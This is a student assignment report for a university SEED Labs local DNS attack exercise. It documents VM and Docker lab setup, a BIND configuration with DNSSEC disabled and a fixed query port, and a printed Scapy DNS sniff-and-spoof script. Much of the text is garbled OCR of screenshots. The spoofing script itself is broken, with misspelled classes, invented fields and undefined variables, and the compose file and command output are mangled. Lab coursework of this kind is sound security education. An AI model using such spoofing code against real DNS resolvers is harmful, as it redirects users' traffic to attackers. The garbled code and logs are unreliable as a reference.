



M. Tech. in Software Engineering

Cyber Security
SEZG681

Assignment 2 – Local DNS Attack

Name – Hemant Tiwari

BITS Student ID – 2022MT93184


Semester – 1st FY 2023-202

Setting Up Lab in Oracle VM Box


To create a new VM in Oracle Virtual Box (VB), I followed the following steps:

Step 1 – Download the VM Image from [Seed Lab Website](#).


Step 2 – In the VB, select new.




Step 3 – Provide the *Name*, *Memory Size* and *Hard Disk* of your Virtual Machine.




Step 4 – To use the downloaded Hard Disk, select “Use an existing Virtual Hard Disk File”. In that, click on add and choose your downloaded VM. Then click on create as shown in previous Image.




Step 5 – Once our VM is created we will select on the settings option of the VM.




Step 6 – We will first go into General Setting >> Advanced and select *Shared Clipboard* and *Drag'n'Drop* as *BiDirectional*. The first item allows users to copy and paste between the VM and the host computer. The second item allows users to transfer files between the VM and the host computer using Drag'n'Drop.




Step 7 – Then System >> Processor and define Processor(s) as 2 CPU and in Extended Features, Enable PAE/NX.




Step 8 – Than Display >> Screen. Here, select appropriate *Video Memory*. Select *VMSVGA* in *Graphics Controller* and *Enable 3D Acceleration*.



Step 9 – Than Network >> Adapter 1. In this select *Attached to* as *NAT* and Click on OK.



Step 10 – Once All the Configuration is done, we can start our VM by selecting on Start.



Setting Up Docker Containers inside the VM

Download the [Labsetup.zip](#) file in the VM from the lab's website, unzip it, enter the Lab setup folder, and use the docker-compose.yml file to set up the lab environment.

The image shows three screenshots of a Linux desktop environment (Ubuntu) running in Oracle VM VirtualBox. The first window shows a terminal session where the user has just extracted a zip file named 'Labsetup.zip' to their Downloads directory. The second window shows the user navigating into the 'Labsetup' directory. The third window shows the user opening the 'docker-compose.yml' file in a code editor, displaying the configuration for setting up Docker containers.

```
SEED-Ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Nov 22 07:14
[11/22/23]seed@VM:~$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos
[11/22/23]seed@VM:~$ cd Downloads/
[11/22/23]seed@VM:~/Downloads$ ls
Labsetup Labsetup.zip
[11/22/23]seed@VM:~/Downloads$ ./Labsetup
[11/22/23]seed@VM:~/..../Labsetup$ ls
docker-compose.yml image_attacker_ns image_local_dns_server image_user volumes

SEED-Ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Editor Nov 22 07:19
Open (R): docker-compose.yml
Nov 22 07:19 docker-compose.yml
version: '3'
services:
  4
    Router:
      5     image: handsonsecurity/seed-ubuntu:large
      6     container_name: seed-router
      7     tty: true
      8     cap_add:
        ALL
      9     sysctls:
        net.ipv4.ip_forward=1
     10
     11     networks:
        12       net-10.9.0.0:
          13         ipv4_address: 10.9.0.11
        14       net-10.9.0.0:
          15         ipv4_address: 10.9.0.11
        16
        command: bash -c "
          ip route del default 66
          ip route add default via 10.9.0.11
          ip route add 10.9.0.11 via 10.9.0.11
          POSTROUTING -o eth0 -j MASQUERADE 66
          tail -f /dev/null"
        17
        18
      local-server:
        19       build: ./image_local_dns_server
        20       image: seed-local-dns-server
        21       container_name: local-dns-server-10.9.0.53
        22       tty: true
        23       cap_add:
          ALL
        24       networks:
          25         net-10.9.0.0:
            26           ipv4_address: 10.9.0.53
        27
        28       command: bash -c "
          ip route del default 66
          ip route add default via 10.9.0.11 66
          service named start && tail -f /dev/null
        29
        30
        31
      user:
        32       build: ./image_user
        33       image: seed-user
        34       container_name: user-10.9.0.5
        35       tty: true
        36       cap_add:
          ALL
        37       networks:
          38         net-10.9.0.0:
            39           ipv4_address: 10.9.0.5
        40
        41       command: bash -c "
          ip route del default 66
          ip route add default via 10.9.0.11 66
          service named start && tail -f /dev/null
        42
        43
        44
        45
        46
        47
        48
        49
        50
        51
        52
        53
        54
        55
        56
        57
        58
        59
        60
        61
        62
        63
        64
        65
        66
        67
        68
        69
        70
        71
        72
        73
        74
        75
        76
        77
        78
        79
        80
        81
        82
        83
        84
        85
        86
        87
        88
        89
        90
        91

SEED-Ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Editor Nov 22 07:20
Open (R): docker-compose.yml
Nov 22 07:20 docker-compose.yml
version: '3'
services:
  41     build: ./image_user
  42     image: seed-user
  43     container_name: user-10.9.0.5
  44     tty: true
  45     cap_add:
    ALL
  46     networks:
    47       net-10.9.0.0:
      48         ipv4_address: 10.9.0.5
  49
  50     command: bash -c "
    51       ip route del default 66
    52       ip route add default via 10.9.0.11 66
    53       /start.sh
  54
  55
  56
  57     attacker:
    58       image: handsonsecurity/seed-ubuntu:large
    59       container_name: seed-attacker
    60       tty: true
    61       cap_add:
      ALL
    62       privileged: true
    63       volumes:
      64         - ./volumes:/volumes
    65       network_mode: host
  66
  67     attacker-ns:
    68       build: ./image_attacker_ns
    69       image: seed-attacker-ns
    70       container_name: attacker-ns-10.9.0.153
    71       tty: true
    72       cap_add:
      ALL
    73       networks:
      74         net-10.9.0.0:
        75           ipv4_address: 10.9.0.153
  76
  77
  78 networks:
    79     net-10.9.0.0:
      80       name: net-10.9.0.0
      81       ipam:
        82         config:
          83           - subnet: 10.9.0.0/24
        84
      85     net-10.9.0.0:
        86       name: net-10.9.0.0
        87       ipam:
          88             config:
            89               - subnet: 10.9.0.0/24
  90
  91
```

Post downloading run the command **dcbuild**

```
GED-Ubuntu:Running - Oracle VM VirtualBox  
File Machine View Input Devices Help  
Actions Terminal  
docke... image attacker ns _image_local_dns_server image_user volumes  
[11/22/23] seeed@...:/_LabSetup$ docker build  
Step 1/1 : FROM handsonsecurity/seed:server:bind  
attacker uses an image, skipping  
Building local server  
Step 1/1 : FROM handsonsecurity/seed:server:bind  
bind: Pulling from handsonsecurity/seed-server  
da7911352a9b: Pull complete  
1ba8a2f3a2d9: Pull complete  
2c2094710f02: Pull complete  
2c821fd0d64b: Pull complete  
Digest: sha256:a4ad35fe34590bad8c9ca03a1eab3b7e6b796c326a4b2192de34fa30a15fe643  
Status: Downloaded newer image for handsonsecurity/seed-server:bind  
--> bbf959098aef  
Step 2/4 : COPY named.conf /etc/bind/  
--> a4d7fe9e8b03  
Step 3/4 : COPY named.conf.options /etc/bind/  
--> b725833572c  
Step 4/4 : CMD service named start && tail -f /dev/null  
--> Running in 561d624de8e8  
Removing intermediate container 561d624de8e8  
--> a4d7fe9e8b03  
  
Successfully built a4d7fe9e8b03  
Successfully tagged seed-local-dns-server:latest  
Build completed  
Step 1/5 : FROM handsonsecurity/seed:ubuntu:large  
large: Pulling from handsonsecurity/seed:ubuntu  
da7911352a9b: Already exists  
1ba8a2f3a2d9: Already exists  
2c2094710f02: Already exists  
05e93359a22: Pull complete  
3232a2a0a00e: Pull complete  
1859c087055: Pull complete  
b2afee000091: Pull complete  
c2ff2440a00e: Pull complete  
4040784bd0a: Pull complete  
Digest: sha256:41efab02908f016a7936d9cadfbe8238146d07c1c12b39cd63c3e73a0297c07a  
Status: Downloaded newer image for handsonsecurity/seed:ubuntu:large  
--> a4d7fe9e8b03  
Step 2/5 : COPY resolv.conf /etc/resolv.conf.override  
--> a972c656df3  
Step 3/5 : RUN chmod +x /start.sh /  
--> a27d04775302  
Step 4/5 : RUN chmod +x /start.sh  
--> Running in 8939c05e56a9  
Removing intermediate container 8939c05e36a9  
--> f6ee8598aef  
Step 5/5 : CMD [ "/start.sh" ]  
--> 249298b58ca8  
Removing intermediate container 249298b58ca8  
--> 50555f348fa1
```

Once it is complete we can see the image and run the command `dcup` to spin up the container and we can see the containers.


```
4c584b5784bd: Pull complete
Digest: sha56:41efab02008f016a793d9cadfbe8238146d07c1c12b39cd63c3e73a0297c07a
Status: Downloaded newer image for handsonsecurity/seed-ubuntu:large
Step 1/1: FROM handsonsecurity/seed-ubuntu:large
--> 4c584b5784bd
Step 2/5: COPY resolv.conf /etc/resolv.conf.override
--> a972c265df3
Step 3/5: COPY start.sh /
--> e27d775392
Step 4/5: RUN chmod +x /start.sh
--> Running in 8939c05e5e9b
Removing intermediate container 8939c05e5e9b
--> f6ee8598af
Step 5/5: CMD [ "/start.sh" ]
--> 249298b58ca8
Removing intermediate container 249298b58ca8
--> 50555f34bfaf

Successfully built 50555f34bfaf
Successfully tagged seed-user:latest
Building attacker-ns
Step 1/1: FROM handsonsecurity/seed-server:bind
--> bbf95980dacf
Step 2/3: COPY named.conf zone_attacker32.com zone.example.com /etc/bind/
--> 5e5e71b34eff
Step 3/3: EXPOSE 53/tcp
--> Running in 78a62ba2215
Removing intermediate container 78a62ba2215
--> b5ca32d54bf

Successfully built b5ca32d54bf
Successfully tagged seed-attacker-ns:latest
[11/22/2023 10:46:49 AM] ~/.../LabsSetup docker image ls
REPOSITORY          TAG        IMAGE ID      CREATED       SIZE
seed-attacker-ns   latest    b5ca32d54bf   18 seconds ago  185MB
seed-user           latest    50555f34bfaf   19 seconds ago  264MB
seed-local-dns-server
seed-local-dns-server latest    a4d47a0a2215   30 seconds ago  185MB
handsonsecurity/seed-server bind     bbf95980dacf   2 years ago   185MB
handsonsecurity/seed-ubuntu large   cec04fbf1dd   2 years ago   264MB
[11/22/2023 10:46:50 AM] ~/.../LabsSetup docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED          STATUS          PORTS          NAMES
[11/22/23]seed-attacker-ns:latest   "bash"   "/start.sh"   18 seconds ago   Up 18 seconds   0.0.0.0:53->53/tcp   attacker-ns
Creating network "labe...-10.9.0.8" with the default driver
[11/22/23]seed-user:latest         "tail -f /dev/null"   ...   19 seconds ago   Up 19 seconds   0.0.0.0:53->53/tcp   user-10.9.0.5
Creating seed-router              "... done"          ...   19 seconds ago   Up 19 seconds   0.0.0.0:53->53/tcp   router-10.9.0.15
Creating seed-attacker             "... done"          ...   19 seconds ago   Up 19 seconds   0.0.0.0:53->53/tcp   attacker-ns-10.9.0.153
Creating local-dns-server-10.9.0.53 "... done"          ...   19 seconds ago   Up 19 seconds   0.0.0.0:53->53/tcp   local-dns-server-10.9.0.53
Creating user-10.9.0.153          "... done"          ...   19 seconds ago   Up 19 seconds   0.0.0.0:53->53/tcp   user-10.9.0.153
Attaching to seed-attacker, seed-router, local-dns-server-10.9.0.53, attacker-ns-10.9.0.153, user-10.9.0.5
[11/22/23]seed-attacker-ns:latest   "bash"   "/start.sh"   18 seconds ago   Up 18 seconds   0.0.0.0:53->53/tcp   attacker-ns-10.9.0.153
[11/22/23]Starting domain name service... named   OK ]
```

```
[11/22/23] seed@VM:~$ docker ps
CONTAINER ID        IMAGE               COMMAND                  CREATED             STATUS              PORTS
9a4eb17c3b1        seed-attacker-ns   "/bin/sh -c 'service_"
437f1a6d1178       seed-user          "bash -c 'ip route _"
437f1a6d1178       handsonsecurity/seed-ubuntu:large   "bash -c 'ip route _"
76he667a59a9       seed-local-dns-server   "bash -c 'ip route _"
ea840eeccba6       handsonsecurity/seed-ubuntu:large   "bash -c 'ip route _"
[11/22/23] seed@VM:~$
```

Once the containers are up setup will look like this –



Summary of the DNS Configuration

The Volume folder of attacker folder is –

```
[11/22/23] [seedVH-5] dockash 95dae5bd5e[redacted]
root@dockash:~#
bin boot dev home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys tmp usr var volumes
root@dockash:~# cd volumes/
root@dockash:~/volumes# ./dns_sniff_spoofer.py
root@dockash:~/volumes# cat dns_sniff_spoofer.py
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
    if DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname.decode('utf-8'):

        # Swap the source and destination IP address
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

        # Swap the source and destination port number
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        # The Answer Section
        Ansec = DNSRr(rname='www.example.net', type='A',
                      ttl=259200, rdata='10.0.2.5')

        # The Authority Section
        NSsec1 = DNSRr(rname='www.example.net', type='NS',
                       ttl=259200, rdata='ns1.example.net')
        NSsec2 = DNSRr(rname='www.example.net', type='NS',
                       ttl=259200, rdata='ns2.example.net')

        # The Additional Section
        Addsec1 = DNSRr(rname='ns1.example.net', type='A',
                        ttl=259200, rdata='1.2.3.4')
        Addsec2 = DNSRr(rname='ns2.example.net', type='A',
                        ttl=259200, rdata='5.6.7.8')

        # Construct the DNS packet
        DNSpkt = DNS(id=pkt[DNS].id, ddpkt[DNS].qd, aa=1, rd=0, qr=1,
                      rcode='NOERROR',
                      rname=pkt[DNS].qname,
                      rtype='A',
                      rttl=1, rcount=1, rcount2=1, rcount3=1)
        DNSpkt[DNS].rname = Ansec.rname
        DNSpkt[DNS].rdata = Ansec.rdata
        DNSpkt[DNS].rtype = Ansec.rtype
        DNSpkt[DNS].rrname = NSsec1.rrname
        DNSpkt[DNS].rrdata = NSsec1.rrdata
        DNSpkt[DNS].rrtype = NSsec1.rrtype
        DNSpkt[DNS].rrttl = NSsec1.rrttl
        DNSpkt[DNS].rrcount = NSsec1.rrcount
        DNSpkt[DNS].rrcount2 = NSsec1.rrcount2
        DNSpkt[DNS].rrcount3 = NSsec1.rrcount3
        DNSpkt[DNS].addname = Addsec1.addname
        DNSpkt[DNS].adddata = Addsec1.adddata
        DNSpkt[DNS].addtype = Addsec1.addtype
        DNSpkt[DNS].addttl = Addsec1.addttl
        DNSpkt[DNS].addcount = Addsec1.addcount
        DNSpkt[DNS].addcount2 = Addsec1.addcount2
        DNSpkt[DNS].addcount3 = Addsec1.addcount3

        # Construct the entire IP packet and send it out
        spoofpkt = IPpkt/UDPkts/DNSpkt
        send(spoofpkt)

    # Sniff UDP query packets and invoke spoof_dns().
    f = 'udp and dst port 53'
    sniff(prn=spoof_dns)
```

Local DNS Server: We run the BIND 9 DNS server program on the local DNS server. BIND 9 gets its configuration from a file called /etc/bind/named.conf. This file is the primary configuration file, and it usually contains several "include" entries, i.e., the actual configurations are stored in those included files.

One of the included files is called /etc/bind/named.conf.options. This is where the actual configuration is set.

Forwarding the attacker32.com zone: A forward zone is added to the local DNS server, so if anybody queries the attacker32.com domain, the query will be forwarded to this domain's

nameserver, which is hosted in the attacker container. The zone entry is put inside the named.conf file.

```
[11/22/23]seed@WQ:~$ dockps
95ae45bd5e4 seed-attacker
0cd0558ecac64e seed-router
1088e8caac64e local-dns-server-10.9.0.53
1d881121cadab attacker-ns-10.9.0.153
39439ea550b0 seed-router
[11/22/23]seed@WQ:~$ hash d588ecaac64e
root@d588ecaac64e:/# ls
bin boot dev etc home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys usr var
root@d588ecaac64e:/# cd etc/
root@d588ecaac64e:/etc# cat named.conf
adduser.conf cron.d ethertypes hostname ld.so.cache logrotate.d mtab passwd rc1.d rpc subgid xattr.conf
alternatives cron.daily fstab hosts ld.so.conf lsb-release memctrl passwd- rc2.d security subuid
apparmor.conf debconf.conf grp.conf init.d ld.so.conf.d modprobe-id network profile rc3.d services sysctl.conf
apt debconf.conf group insserv.conf.d legal magic.mime nsswitch.conf profile.d rc4.d shadow systemd
bash.bashrc default group insserv.conf.d legal magic.mime nsswitch.conf profile.d rc5.d shadow terminfo
bind deluser.conf gshadow iproute2 libaudit.conf mailcap opt protocols rc6.d shadow terminals
bind9export.blacklist gshadow issue issue.net logcheck mime_types pam.conf python3.8 resolv.conf skel awk
ca-certificates 02scrub.conf issn issue.net logcheck mime_types pam.conf python3.8 resolv.conf ssl update-motd.d
ca-certificates.com environment host.conf kernel login.defs mke2fs.conf pam.d rc0.d rmt
root@d588ecaac64e:/etc# bind
root@d588ecaac64e:/etc# ls
bind.keys db_0 db_127 db_255 db_empty db.local named.conf named.default-zones named.conf.local named.conf.options rndc.key zones.rfc1918
root@d588ecaac64e:/etc/bind# cat named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND Configuration files in Debian, 'BEFORE' you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local
include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "attacker32.com" {
    type forward;
    forwarders {
        10.9.0.153;
    };
};

root@d588ecaac64e:/etc/bind# ls
bind.keys db_0 db_127 db_255 db_empty db.local named.conf named.conf.default-zones named.conf.local named.conf.options rndc.key zones.rfc1918
root@d588ecaac64e:/etc# cat named.conf.options
options {
    directory "/var/cache/bind";
    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk. See http://www.kb.cert.org/vuls/id/80013
    // If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // Uncomment the following block, and insert the addresses replacing
    // the all-0's placeholder.
    forwarders {
        0.0.0.0;
    };
    //========================================================================
    // If BIND logs error messages about the root key being expired,
    // you will need to update your keys. See https://www.isc.org/bound-keys
    ////========================================================================
    // Added/Modified for SEED labs
    // dnsec-validation auto;
    dnsec-validation no;
    dnsec-enable no;
    dump-file "/var/cache/bind/dump.db";
    query-source port 33333;
    // Access control
    allow-query { any; };
    allow-cache { any; };
    allow-recursion { any; };
    // ...
    listen-on-v6 { any; };
};

root@d588ecaac64e:/etc/bind#
```

Simplification: DNS servers now randomize the source port number in their DNS queries; this makes the attacks much more difficult. Unfortunately, many DNS servers still use predictable source port number. For the sake of simplicity in this lab, we fix the source port number to 33333 in the configuration file.

Turning off DNSSEC: DNSSEC is introduced to protect against spoofing attacks on DNS servers. To show how attacks work without this protection mechanism, we have turned off the protection in the configuration file.

```
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "attacker32.com" {
    type forward;
    forwarders {
        10.9.0.153;
    };
};

root@d588ecaac64e:/etc/bind# ls
bind.keys db_0 db_127 db_255 db_empty db.local named.conf named.conf.default-zones named.conf.local named.conf.options rndc.key zones.rfc1918
root@d588ecaac64e:/etc# cat named.conf.options
options {
    directory "/var/cache/bind";
    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk. See http://www.kb.cert.org/vuls/id/80013
    // If your ISP provided one or more IP addresses for stable
    // nameservers, you probably want to use them as forwarders.
    // Uncomment the following block, and insert the addresses replacing
    // the all-0's placeholder.
    forwarders {
        0.0.0.0;
    };
    //========================================================================
    // If BIND logs error messages about the root key being expired,
    // you will need to update your keys. See https://www.isc.org/bound-keys
    ////========================================================================
    // Added/Modified for SEED labs
    // dnsec-validation auto;
    dnsec-validation no;
    dnsec-enable no;
    dump-file "/var/cache/bind/dump.db";
    query-source port 33333;
    // Access control
    allow-query { any; };
    allow-cache { any; };
    allow-recursion { any; };
    // ...
    listen-on-v6 { any; };
};

root@d588ecaac64e:/etc/bind#
```

DNS cache: During the attack, we need to inspect the DNS cache on the local DNS server. The following two commands are related to DNS cache. The first command dumps the content of the cache to the file /var/cache/bind/dump.db, and the second command clears the cache.

```
2001:503:a3e:1::2:30 [srtt 125941] [flags 0x00000000] [edns 0/2/2/2/21] [plain 0/0] [ttl 369]
2001:503:a3e:1::2:30 [srtt 239461] [flags 0x00000000] [edns 0/1/1/1/1] [plain 0/0] [ttl 414]
2001:502:8cc:1::2:30 [srtt 168219] [flags 0x00000000] [edns 0/1/1/1] [plain 0/0] [ttl 369]
2001:502:8cc:1::2:30 [srtt 154637] [flags 0x00000000] [edns 0/4/4/4/4] [plain 0/0] [ttl 414]
2001:502:8cc:1::2:30 [srtt 154637] [flags 0x00000000] [edns 0/4/4/4/4] [plain 0/0] [ttl 415]
192.11.38.30 [srtt 28] [flags 0x00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 415]
2001:503:231d::2:30 [srtt 254911] [flags 0x00000000] [edns 0/1/1/1] [plain 0/0] [ttl 414]
2001:503:231d::2:30 [srtt 254911] [flags 0x00000000] [edns 0/1/1/1] [plain 0/0] [ttl 414]
199.1.4.53 [srtt 137250] [flags 0x0004000] [edns 2/0/0/0/0] [plain 0/0] [udsipsize 512]
2001:500:856:30::30 [srtt 129590] [flags 0x00000000] [edns 0/1/1/1] [plain 0/0] [ttl 414]
2001:500:856:30::30 [srtt 129590] [flags 0x00000000] [edns 0/1/1/1] [plain 0/0] [ttl 414]
2001:500:1:153 [srtt 199952] [flags 0x00000000] [edns 0/1/1/1] [plain 0/0] [ttl 369]
2001:500:1:153 [srtt 199952] [flags 0x00000000] [edns 0/1/1/1] [plain 0/0] [udsipsize 512]
192.162.162.10 [srtt 23] [flags 0x00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 369]
2001:503:bale:2:30 [srtt 142351] [flags 0x00000000] [edns 0/2/2/2/21] [plain 0/0] [ttl 369]
2001:7fe:53 [srtt 227669] [flags 0x00000000] [edns 0/1/1/1] [plain 0/0] [ttl 369]
192.203.230.10 [srtt 23] [flags 0x00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 369]
192.41.162.3 [srtt 40727] [flags 0x0004000] [edns 1/0/0/0/0] [plain 0/0] [udsipsize 512]
